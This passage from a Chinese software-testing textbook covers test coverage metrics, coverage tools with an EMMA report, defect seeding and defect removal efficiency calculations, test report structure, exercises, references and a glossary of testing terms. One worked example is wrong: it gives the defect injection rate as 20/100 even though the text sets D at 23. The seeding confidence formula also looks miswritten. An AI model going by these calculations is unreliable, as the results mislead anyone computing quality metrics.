基于需求的测试覆盖评估是依赖于对已执行/运行的测试用例的核实和分析，所以基于需求的测试覆盖评测就转化为评估测试用例覆盖率：测试的目标是确保100%的测试用例全部成功地执行。如果这个目标不可行或不可能达到，则要根据不同的情况制定不同的测试覆盖标准。主要考虑风险和严重性、可接受的覆盖百分比。

在执行测试活动中，评估测试用例覆盖率又可以分为以下两类测试用例覆盖率估算。

(1) 确定已经执行的测试用例覆盖率，即在所有测试用例中有多少测试用例已被执行。假定 T_x 为已执行的测试过程数或测试用例数，R_{ft}是测试需求的总数：

$$已执行的测试覆盖 = T_x/R_{ft}$$

(2) 确定成功的测试覆盖，即执行时未出现失败的测试，如没有出现缺陷或意外结果的测试，假定 T_s 是已执行的完全成功、没有缺陷的测试过程数或测试用例数。

$$成功的测试覆盖 = T_s/R_{ft}$$

在实际过程中，很难确定 R_{ft}的值，可以根据需求点、以往经验来估算。

14.2.3 基于代码的测试覆盖评估

基于代码的测试覆盖评测是对被测试的程序代码语句、路径或条件的覆盖率分析，它对于安全至上的系统来说非常重要。如果应用基于代码的覆盖，则测试策略是根据测试已经执行的源代码的多少来表示的。测试过程中已经执行的代码的多少，与之相对的是要执行的剩余代码的多少。代码覆盖可以建立在控制流(语句、分支或路径)或数据流的基础上。控制流覆盖的目的是测试代码行、分支条件、代码中的路径或软件控制流的其他元素。数据流覆盖的目的是通过软件操作测试数据状态是否有效，例如，数据元素在使用之前是否已经定义。

基于代码的测试覆盖通过以下公式计算：

$$已执行的测试覆盖 = T_c/T_{nc}$$

其中，T_c 是用代码语句、条件分支、代码路径、数据状态判定点或数据元素名表示的已执行项目数，T_{nc}是代码中的项目总数。

基于代码的测试覆盖评测一般都是通过相应的工具来完成的，即根据测试运行时所走过的程序路径来计算测试的代码覆盖率，程序能识别哪些代码行、哪些分支或条件、哪些程序路径等被测试过，从而根据整个程序的相应值计算代码行、分支/条件和路径等测试覆盖率。如使用 Rational PureCoverage 能自动找出代码中未经测试的代码，获得代码测试覆盖率，还可针对每次测试生成全面的覆盖率报告，可以归并程序多次运行所生成的覆盖数据，并自动比较测试结果，以评估测试进度。还有很多测试覆盖率分析工具，如：

(1) EMMA：开源的、面向 Java 代码的测试覆盖率收集与报告工具，如图 14-1 所示。

(2) Clover：是一个基本的 Java 代码覆盖测试分析工具。

(3) CodeCover：可以度量语句、分支、循环和修订的条件/判定覆盖等各方面的测试覆盖率，支持 Java 和 COBO 两种语言。


(4) Cobertura：覆盖率分析工具，可以和 Ant 或 maven 集成起来使用。

(5) Coverlipse：作为 Eclipse 的插件，和 JUnit 无缝集成，完成 Java 单元测试覆盖率度量，并把结果导成 XML 文件。

(6) Jcoverage：用于 Java 代码的覆盖测试。

(7) JSCoverage：用于度量 JavaScript 程序的代码覆盖率的工具。

(8) rcov：是一个用于诊断 Ruby 代码覆盖率的工具。


EMMA Coverage Report (generated Mon Mar 30 13:04:17 PDT 2009)

[all classes]

OVERALL COVERAGE SUMMARY

name	class, %	method, %	block, %	line, %
all classes	100% (1/1)	100% (2/2)	100% (14/14)	100% (6/6)

OVERALL STATS SUMMARY

total packages:	1
total executable files:	1
total classes:	1
total methods:	2
total executable lines:	6

COVERAGE BREAKDOWN BY PACKAGE

name	class, %	method, %	block, %	line, %
default package	100% (1/1)	100% (2/2)	100% (14/14)	100% (6/6)

[all classes]

EMMA 2.0.5312 (C) Vladimir Roubtsov

图 14-1　EMMA 覆盖率分析报告

14.3　基于缺陷分析的产品质量评估

质量是反映软件与需求相符程度的指标，而缺陷被认为是软件与需求不一致的某种表现，所以通过对测试过程中所有已发现的缺陷进行评估，可以了解软件的质量状况。也就是说，软件缺陷评估是评估软件质量的重要途径之一，软件缺陷评估指标可以看作是量度软件质量的重要指标，而且缺陷分析也可以用来评估当前软件的可靠性，并且预测软件产品的可靠性变化，缺陷分析在软件可靠性评估中也起到相当大的作用。

软件缺陷评估的方法相对比较多，从简单的缺陷计数到严格的统计建模，质量度量的统计方法就是一个例子。通常，软件缺陷评估模型假设缺陷的发现是呈泊松分布的，则有关缺陷率的实际数据可以适用于这一模型，但更严格的缺陷评估要考察在测试过程中发现缺陷的实际间隔时间。基于缺陷分析的产品质量评估方法有以下几种。

(1) 经典的种子公式。

(2) 基于缺陷清除率的估算方法。

(3) 软件产品性能评估技术。

14.3.1　缺陷评测的基线

软件评估首先要建立基线，为软件产品的质量设置起点，在基线的基础上再设置新的目标，作为对系统评估是否通过的标准。

缺陷评测的基线是对某一类或某一组织的结果的一种度量，这种结果可能是常见的或典型的，如 10 000 行源程序是程序规模的一个基准，每一千行代码有三个错误是测试中错误发现率的基准。基准对期望值的管理有很大帮助，目标就是相对基准而存在的，也就是定义可接受行为的基准，如表 14-3 所示。

表 14-3 某个软件项目基准和目标

条 目	目 标	低水平
缺陷清除效率	＞95％	＜70％
原有缺陷密度	每个功能点＜4	每个功能点＞7
超出风险之外的成本	0％	≥10％
全部需求功能点	＜1％每个月平均值	≥50％
全部程序文档	每个功能点页数＜3	每个功能点页数＞6
员工离职率	每年 1％～3％	每年＞5％

14.3.2 经典的种子公式

Mills 研究出如何通过已知缺陷(称为种子 Bug)来估计程序当中潜在的、未知的缺陷数量。其基本前提是将测试队伍分为两个小组，一个小组事先将已知的共 S 个 Bug(种子)安插在程序里，然后，让另一个测试小组尽可能发现程序的 Bug，假如他们发现了 s 个种子 Bug，则认为存在这样一个等式：

$$\frac{\text{已测试出的种子 Bug}(s)}{\text{所有的种子 Bug}(S)}=\frac{\text{已测试出的非种子 Bug}(n)}{\text{全部的非种子 Bug}(N)}$$

则可以推出程序的总 Bug 数为：

$$N = S \times n/s$$

其中，n 是所进行实际测试时发现的 Bug 总数。如果 $n=N$，说明所有的 Bug 已找出来，做的测试足够充分。这种测试是否充分，可以用一个信心指数来表示，即用一个百分比表示，值越大，说明对产品质量的信心越高，最大值为 1。

$$C\begin{cases}=1 & (n > N)\\ = S/(S-N+1) & (n \leqslant N)\end{cases}$$

但是这种假定本身的可能性就比较小，因为种子 Bug 很难具有完全的代表性，根据相似系统确定的 Bug 其结果可能差别很大。另外，人为设置程序的 Bug，这工作本身就比较困难，要将正确的程序改为错误的程序，会引起其他的一些问题，即插入一个缺陷可能会引起两三个缺陷，而且缺陷相互之间可能存在相互影响或有关联关系，虽然事先设定插入 20 个种子 Bug，可能在程序中插入了 26、27 个种子 Bug，所以按照上述计算的公式就不准确了。

14.3.3 基于缺陷清除率的估算方法

首先引入几个变量，F 为描述软件规模用的功能点；D_1 为在软件开发过程中发现的所有缺陷数；D_2 为软件发布后发现的缺陷数；D 为发现的总缺陷数。因此，$D=D_1+D_2$。

对于一个应用软件项目，则有如下计算方程式(从不同的角度估算软件的质量)：

$$\text{质量} = D_2/F$$

$$\text{缺陷注入率} = D/F;$$

$$\text{整体缺陷清除率} = D_1/D$$

假如有 100 个功能点，即 $F=100$，而在开发过程中发现了 20 个错误，提交后又发现了三个错误，则：$D_1=20$，$D_2=3$，$D=D_1+D_2=23$。

$$\text{质量(每功能点的缺陷数)} = D_2/F = 3/100 = 0.03(3\%)$$

$$\text{缺陷注入率} = D/F = 20/100 = 0.20(20\%)$$

$$整体缺陷清除率 = D_1/D = 20/23 = 0.8696(86.96\%)$$

有资料统计,美国的平均整体缺陷清除率目前只达到大约85%,而对一些具有良好的管理和流程等著名的软件公司,其主流软件产品的缺陷清除率可以超过98%。

众所周知,清除软件缺陷的难易程度在各个阶段也是不同的。需求错误、规格说明、设计问题及错误修改是最难清除的,如表14-4所示。

表14-4 不同缺陷源的清除效率

缺陷源	潜在缺陷	清除效率/%	被交付的缺陷
需求报告	1.00	77	0.23
设计	1.25	85	0.19
编码	1.75	95	0.09
文档	0.60	80	0.12
错误修改	0.40	70	0.12
合计	5.00	85	0.75

表14-5反映的是CMM的5个等级是如何影响软件质量的,其数据来源于美国空军1994年委托SPR(美国一家著名的调查公司)进行的一项研究。从表中可以看出,CMM级别越高,缺陷清除率也越高。

表14-5 SEI CMM级别潜在缺陷与清除

SEI CMM级别	潜在缺陷	清除效率/%	被交付的缺陷
1	5.00	85	0.75
2	4.00	89	0.44
3	3.00	91	0.27
4	2.00	93	0.14
5	1.00	95	0.05

14.3.4 软件产品性能评估

软件产品性能评估的技术性相对比较强,方法的基础是获取与性能表现相关的数据,如响应时间、数据吞吐量、数据流速率、操作可靠性等。性能评测一般和测试的执行结合起来做,或者是在执行测试时记录、保存各种数据,然后在评估测试活动中进行计算结果。主要的性能评测包括以下内容。

(1) 动态监测:在测试执行过程中,实时获取并显示正在监测指标的状态数据,通常以柱状图或曲线图的形式提供实时显示,来监测或评估性能测试执行情况。

(2) 响应时间/吞吐量:测试对象针对特定条件下某个要测量特性的相关的性能行为,用响应时间或吞吐量来进行量化评测。这些报告通常用曲线图、统计图来表示。

(3) 百分比报告:即对已收集数据的百分比评测和计算。

(4) 比较报告:比较不同性能测试的结果,以评估测试执行过程之间所做的变更对性能行为的影响,从而进一步分析不同测试执行情况的多个数据集之间的差异或趋势。

(5) 追踪报告:当性能行为可以接受时或性能监测表明存在可能的瓶颈时,追踪报告可能是最有价值的报告。追踪和配置文件报告显示低级信息。该信息包括主角与测试对象之间的消息、执行流、数据访问以及函数和系统调用等。

14.4 测试报告的具体内容

在国家标准 GB/T 17544—1998 中对测试报告有了具体要求，也就是对测试对象（软件程序、系统、产品等）有一个清楚的描述，对测试记录、测试结果如实汇总分析，报告出来。测试报告应具有如下结构。

(1) 产品标识；

(2) 用于测试的计算机系统；

(3) 使用的文档及其标识；

(4) 产品描述、用户文档、程序和数据的测试结果；

(5) 与要求不符的清单；

(6) 针对建议的要求不符的清单，产品未做符合性测试的说明；

(7) 测试结束日期。

主要内容集中在第 4 项内容，即产品描述、用户文档、程序和数据的测试结果。在产品描述中提供关于用户文档、程序以及数据（如果有）的信息，其信息描述应该是正确的、清楚的、前后一致的、容易理解的、完整的并且易于浏览的。更重要的是，在测试报告中，产品的描述和测试的内容有着相对应的关系，也就是说产品描述还要包含功能说明、可靠性说明、易用性说明和效率、可维护性、可移植性说明，特别在功能说明中，不仅需要概述产品的用户可调用功能、需要的数据等，而且将系统相应的边界值、安全性要求描述清楚。对易用性说明中要包括对用户界面、所要求的知识、适应用户的需要、防止侵权行为、使用效率和用户满意度等的要求。

对于用户文档，测试的标准比较清楚，就是完整性、正确性、一致性、易理解性和易浏览性。对于程序和数据的测试，需要从功能、可靠性、易用性和效率、可维护性、可移植性等方面进行测试，并在报告中反映出来。对前三项测试结果，要求更高些，即：

(1) 功能性，包括安装、功能表现，以及功能使用的正确性、一致性。

(2) 可靠性，系统不应陷入用户无法控制的状态，既不应崩溃也不应丢失数据。即使在下列情况下也应满足可靠性要求。

① 使用的容量到达规定的极限；

② 企图使用的容量超出规定的极限；

③ 由产品描述中列出的其他程序或用户造成的错误输入；

④ 用户文档中明确规定的非法指令。

(3) 易用性包括易理解性、易浏览性、可操作性三个方面。

小结

代码和相应的文档是开发人员的主要工作成果，作为软件测试人员，其主要成果就是提交一份数据准确、信息充分、分析透彻的测试报告或质量报告。为了提交这样一份报告，需要对测试进行全面的评估，就是要对已做过的测试和测试结果等方面进行评估。概括起来，就是软件测试覆盖评估和测试结果的质量分析。

(1) 测试覆盖是对测试完全程度的评测，它建立在测试覆盖的基础上，测试覆盖是由测试需求和测试用例的覆盖或已执行代码的覆盖表示的。

(2) 质量分析是对测试对象(被测系统或软件产品)的可靠性、稳定性以及性能的评测。质量建立在对测试结果的评估和对测试过程中变更请求分析的基础上。

从广义上说,测试覆盖不仅对测试的量化分析,而且对已经完成的测试过程进行审查、评估,包含审查测试计划、测试用例、测试环境和测试用例的执行情况,看是否有漏洞、疏忽的地方,如果有,需要及时补救。

软件测试和质量分析报告的依据就是产品规格说明书、系统设计文档、测试计划书和对实际系统的测试数据,重点集中在缺陷历史数据的分析之上。通过缺陷分析,了解测试的进程、产品质量的当前状况,可以判断软件主要问题在哪些模块或什么主要原因引起相应的问题。软件质量度量和分析,不仅可以帮助写出高质量的测试报告,同时可以帮助开发人员解决问题,帮助产品管理人员做出是否发布产品的决定。

思考题

1. McCall 的质量因素是在 20 世纪 70 年代提出的,自从被提出来后几乎计算的每个方面改动都很大,但是,McCall 的因素继续应用到现代软件。能根据这个事实得出什么结论吗?

2. 为什么没有一个单一的、全包容的对程序复杂度或程序质量的度量?

3. 软件缺陷分析有哪些方法?

4. 开发一个小型的软件工具用来对软件缺陷进行趋势分析,计算出测试效率和修复 Bug 的效率。


5. 基于需求的测试覆盖评估和基于代码的测试覆盖评估,哪一种方法更有效?

6. 如何设计一套基于经验的产品质量评估方法?

参 考 文 献

[1] 朱少民. 全程软件测试(第 2 版). 北京：电子工业出版社，2014.
[2] 朱少民. 软件质量保证和管理. 北京：清华大学出版社，2007.
[3] 王顺等. 软件测试方法与技术实践指南 Java EE 篇(第 2 版). 北京：清华大学出版社，2012.
[4] 王顺等. 软件测试方法与技术实践指南.NET 篇(第 2 版). 北京：清华大学出版社，2012.
[5] Glenford J Myers 等. 软件测试的艺术. 张晓明，黄琳译. 北京：机械工业出版社，2012.
[6] Lisa Crispin，Janet Gregory 等. 敏捷软件测试：测试人员与敏捷团队的实践指南. 孙伟峰，崔康译. 北京：清华大学出版社，2010.
[7] 史亮，高翔. 探索式测试实践之路. 北京：电子工业出版社，2012.
[8] Thomas D. 单元测试之道 Java 版：使用 JUnit——程序员修炼三部曲. 陈伟柱，陶文译. 北京：电子工业出版社，2005.
[9] Andrew Hunt，David Thomas. 单元测试之道. 陈伟柱等译. 北京：电子工业出版社，2006.
[10] 王磊等. Windows 软件测试探秘. 北京：电子工业出版社，2013.
[11] 段念. 软件性能测试过程详解与案例剖析(第二版). 北京：清华大学出版社，2012.
[12] 宫云战等. 软件缺陷模式与测试. 北京：科学出版社，2011.
[13] 中国信息安全测评中心. Web 系统安全和渗透性测试基础. 北京：航空工业出版社，2009.
[14] 霍普等. Web 安全测试. 傅鑫等译. 北京：清华大学出版社，2010.
[15] 加特纳. 验收测试驱动开发：ATDD 实例详解. 张绍鹏，冯上译. 北京：人民邮电出版社，2013.
[16] Mugridge R，Cunningham W. 集成测试框架——用 Fit 进行敏捷软件测试. 吴兰陟译. 北京：电子工业出版社，2007.
[17] Graham，D，Fewster，M 等. 自动化测试最佳实践：来自全球的经典自动化测试案例解析. 朱少民译. 北京：机械工业出版社，2013.
[18] 朱少民. 完美测试:软件测试系列最佳实践. 北京：电子工业出版社，2012.
[19] 朱少民. 轻轻松松自动化测试. 北京：电子工业出版社，2009.
[20] 达斯汀，加瑞特，高夫等. 自动化软件测试实施指南. 余昭辉等译. 北京：机械工业出版社，2010.
[21] 赵卓. Selenium 自动化测试指南. 北京：人民邮电出版社，2013.
[22] 裴军霞等. 软件测试管理——基于 TestDirector 应用. 北京：清华大学出版社，2012.
[23] John D McGregor，David Sykes. 面向对象的软件测试. 杨文宏等译. 北京：机械工业出版社，中信出版社，2003.
[24] Bill Hetzel. *The Complete Guide to Software Testing*. 1993.
[25] Ron Patton. *Software Testing* (2nd Edition). SAMS Publishing，2006.
[26] Rex Black. *Managing the Testing Process* (2nd Edition). Jihn Wiley & Sons. Inc.，2002.
[27] Gordon Schelmeyer & James McManus. *Handbook of Software Quality Assurance* (Third Edition).
[28] Mark Fewster & Dorothy Graham. *Software Test Automation*. Addison-Wesley，1999.
[29] Robert Culbertson，Chris Brown，Gary Cobb. *Rapid Testing*. Prentice Hall PTR，2002.
[30] Roger Pressman. *Software Engineering*：*A Practitioner's Approach*，5th Edition. McGraw-Hill Companies，2001.
[31] Lingo Systems American translation association. *The Guide to Translation and Localization Preparing Products for the Global Marketplace*. 2002.
[32] James A Whittaker，Jason Arbon，Jeff Carollo. *How Google Tests Software*. 2012.
[33] Alan Page，Ken Johnston，Bj Rollison. *How We Test Software at Microsoft*. 2008.
[34] W3C 网站：http://www.w3.org/.

[35] W3AF 官方网站：http://w3af. org.
[36] OWASP 官方网站：https://www. owasp. org.
[37] Unicode 联盟：http://www. unicode. org/.
[38] Linux 国际化标准：http://www. li18nux. org/.
[39] OpenI18N 全球化规格说明书 http://www. openi18n. org/docs/pdf/OpenI18N1. 3. pdf.
[40] 测试模板：http://www. testingexcellence. com/downloads/templates/.
[41] 开源测试资源：www. opensourcetesting. org.
[42] Metasploit 官方网站，www. metasploit. com.
[43] 软件测试资源网站：http://testingfaqs. org/.
[44] 开源测试工具社区 http://www. openqa. org.
[45] 开源项目社区：http://www. sourceforge. net/.
[46] Apache 官方网站 http://www. apache. org.
[47] JUnit 官方网站 http://www. junit. org.
[48] TestNG 官方网站 http://testng. org.
[49] Selenium 官方网站 http://seleniumhq. org/.
[50] Eclipse 官方网站：http://www. eclipse. org.
[51] Robot 自动化测试框架：robotframework. org/.
[52] 软件测试专栏：http://blog. csdn. net/KerryZhu.
[53] 淘测试：http://www. taobaotest. com.
[54] Google 开发者：https://code. google. com.
[55] CSDN 官方网站 http://www. csdn. net.
[56] 微软开发人员网络(MSDN)：http://msdn. microsoft. com/zh-cn/.
[57] IBM 开发社区：http://www. ibm. com/developerworks/cn/.
[58] Sun Java 网站：http://www. sun. com/java/.



附 录 A

软件测试英文术语及中文解释

- A -

Acceptance Testing 验收测试

软件或硬件开发的一个测试阶段,以检验所测试的系统是否正确实现了所有的用户需求,以保证其达到可以交付使用的状态,通常是产品发布之前最后一个测试阶段。

Accessibility 可接近性

使组成软件的各部分便于选择使用或维护的程度。

Active or Open 激活状态

未被解决的缺陷的一种状态,如新报告的 Bug,或验证后 Bug 仍然存在的状态。

Adaptability 适应性

使不同的系统约束条件和用户需求得到满足的容易程度。

Analytical Model 分析模型

用一组可解方程来表示一个过程或一个现象。

Architecture 体系结构

系统各部件之间的结构和关系。

Automated Test Case Generator 自动测试用例生成器

Audit 审核

为获得审核证据并对其进行客观的评价,以确定满足经协商的准则的程度所进行的系统的、独立的并形成文件的过程。

Audit Scope 审核范围

审核的广度和界限。

Auditor 审核员

Auditor Qualifications 审核员资格

Availability 可用性

软件在投入使用时能实现其指定的系统功能的概率,可用系统正常工作时间和总的运行时间之比计算。

- B -

Behavioral Test 行为测试

基本计算机系统、硬件或软件假定完成的用途和功能测试,根据产品特征、操作描述和用户方案进行。也被称为黑盒测试或功能测试。

Baseline 基线

在配置项目生存周期的某一特定时间内,正式指定或固定下来的配置标识文件和一组这样的文件或数据,可用作下一步开发的基础。

Black-box Test 黑盒测试

不管程序内部结构是什么样的,把系统或软件看成一个黑盒,只是根据输入/输出条件、边界条件和限制,从用户观点/数据驱动的方式,来验证产品所应该具有的功能是否实现,是否满足用户的要求。参见行为测试。

Bottom-up Integration 自底向上系统集成方法

Boundary Condition 边界条件

描述极值的测试需求。如果子系统取范围[0…12]内的数,则 0 和 12 就是边界。边界条件比内部值更容易发现程序缺陷,因为程序员常常在边界犯错误。

Bug 软件缺陷

系统或程序中隐藏的功能缺陷、错误或瑕疵,而导致软件产品在某种程度上不能满足用户的需要。

Bug Crawl 错误评审会议

集中对测试系统中每个被报告的现存错误进行逐项评审的会议或讨论。在评审过程中,可以指定错误修改日期、优先级、推迟处理不严重的错误。也被称为错误剔除(Bug Scrub)。

Build 构件

软件产品的一个工作版本,其中包含最终产品将拥有的能力的一个规定的子集。

B/S, Browser/Server 浏览/服务器(结构)

- C -

Capability 能力

组织、体系或过程实现产品并使其满足要求的本领。

Capacity Test 容量测试

预先分析出反映软件系统应用特征的某项指标的极限值,如某个 Web 站点可以支持的并发用户的访问量。

Certification 认证

证实软件系统或程序在其运行环境中能满足规定需求的过程,认证使验证和确认的过程扩充到实际的或模拟的运行环境中。

Change Control 变更控制管理

提议作一项更动并对其进行估计、同意或拒绝、调度和跟踪的过程。

CCB, Change Control Bard 变更控制委员会

控制需求变化、代码修改的一种内部组织

Characteristic 特性

区分的特征。

Close or Inactive 关闭或非激活状态

已经被解决的缺陷的一种状态，即被测试人员验证后，确认 Bug 不存在之后的状态。

Closure Period 修复周期

在最初的缺陷报告到修复确认之间的时间。修复时期是衡量开发部门对缺陷报告响应的速度。

Code Audit 代码审计

由某人或小组对源代码进行的独立的审查，以验证其是否符合软件设计文件和程序设计标准，还可能对正确性和有效性进行估计。

Code Completed 代码完成

在某个版本所有新功能和改动的代码完成时间，是软件开发周期中的一个重要里程碑。

Code Freeze 代码冻结

所有的缺陷修改之后，不允许对代码做任何非授权的改动起始时间，是另一个重要的里程碑。

Code Inspection 代码审查

Code Walk－through 代码走查

Cohesion 内聚度

单个程序模块所执行的诸任务在功能上的互相关联的程度。

Compatibility 兼容性

软件从一个计算机系统或环境移植到另一个系统或环境的容易程度。

Compatibility Testing 兼容性测试

测试在特殊的硬件/软件/操作系统/网络环境下的软件表现。

Compile 编译

将高级语言程序变换成与之等价的浮动的或绝对的机器代码。

Complexity 复杂性

系统或系统组成部分的复杂程度，如：接口的数量和错综程度，条件转移的数量和错综程度，嵌套的深度，数据结构的类型等。

Component 组件，部件

构成系统或程序的基本部分、具有独立功能的单元。

Component Testing 组件测试

在系统集成之前，对构成系统的各个组件进行测试的阶段，类似于模块测试或单元测试。

Confirmation Tests 确认测试

一套选定的测试，用于对报告中不能完全修复的缺陷进行测试的方法，包含对每个缺陷报告都重新执行测试过程和隔离步骤。

Configuration 配置

为确定系统或系统组成部分的特定版本而在技术文档中提出的需求和制定的产品硬件、软件的特性要求。

Configuration Management 配置管理

标识和确定系统中配置项的过程，在系统整个生存周期内控制这些项的变化，记录并报告

配置的状态和更动要求，验证配置项的完整性和正确性。

Conformity 合格（符合）

满足要求。

Congruent 一致性

对测试系统体系结构的描述，其中测试系统的所有组件彼此相关，并与测试系统的目标相一致。

Continual Improvement 持续改进

增强满足要求的能力的循环活动。

Contractually Required Audit 合同所要求的审计

Correction 纠正

为消除已发现的不合格所采取的措施。

Corrective Action 纠正措施

为消除已发现的不合格或其他不期望情况的原因所采取的措施。

Coupling 耦合度

计算机程序中模块之间相互依赖的量度。

Coverage 覆盖率

是检查对系统或子系统测试是否彻底的一种程度衡量，是测试质量的近似度量。

Criteria 准则

确定为依据的一组方针、程序或要求。

Critical Bug 严重的缺陷

指导致主要功能或特性没有实现、丧失的严重缺陷。

Customer 顾客

接受产品的组织或个人。

Customer Satisfaction 顾客满意

顾客对其要求已被满足的程度的感觉。

C/S，Client/Server 客户/服务器(结构)

- D -

Data Dictionary 数据字典

软件系统中的所有数据项的名字、含义及相关特性(如数据项长度、表示等)的集合。

Data Structure 数据结构

数据项之间的次序安排和可访问性的一种形式表示，其中不涉及其实际存储排列方法。

Data Flow Testing 数据流测试

测试需求需要检验所有已定义的数据输入、处理、输出的一种测试类型。

Debugging 调试

开发人员确定引起缺陷的根本原因和确定可能的修复措施的过程，通过调试来修复缺陷。

Defect 缺陷

未满足与预期或规定用途有关的要求。

Delivery 交付

软件研制周期中的一个阶段，将产品提交给计划中的用户供其使用。

Dependability 可信性

关于可用性及其影响因素：可靠性、维修性和维修保障性的全部特性。

Design and Development 设计与开发

将要求转换为规定的特性或产品、过程或体系的规范的一组过程。

Design Specification 设计规格说明

描述设计要求的正式文档，对系统或系统组成部分(如软件配置项、算法、控制逻辑、数据结构、输入输出格式和接口等)进行设计。

Development Life Cycle 开发生存周期

Deviation Permit 偏离许可

产品实现前，偏离原规定要求的许可。

Distributed Testing 分布式测试

在多个位置、涉及多个开发小组或两者兼备的情况下进行的测试。

Document 文件

信息及其承载媒体。

Driver 驱动模块

对底层或子层模块进行集成测试中，所编制的调用这些模块的程序。

- E -

Effectiveness 有效性

完成策划的活动并达到策划的结果的程度。

Efficiency 效率

得到的结果与所使用的资源之间的关系。

Encapsulation 封装

将系统功能隔离在一个模块中，并为该模块提供精确的规格说明的面向对象技术。

Entry Criteria 进入标准

一套决策的指导方针或数据指标，用于决定项目是否准备好进入特定的测试阶段。

Error Seeding 错误播种

一种有效性的理论方法。在测试时向被测试系统中加入已知的错误，然后检查这些已知错误被发现的比例，通过这个比例来衡量被测试系统中残留的错误并测量测试系统自身。一般不采用这个方法，人们普遍怀疑该方法的精确性。

Error, Faults and Failures 错误、缺陷与失效

根据 IEEE 83，错误是人为的失误，产生一个或多个缺陷，这些缺陷被嵌入在程序的文本中。执行有缺陷的代码时，会产生零个或多个失效。

Escalate 向上呈交

将问题递交到更高级管理层寻求解决方案。

Evaluation 评价，评估

决定某产品、项目、活动或服务是否符合它规定的准则的过程。

Exit Criteria 退出标准

与 Entry Criteria 相反，这里是决定项目是否可以退出或结束当前的测试阶段的标准或指标。

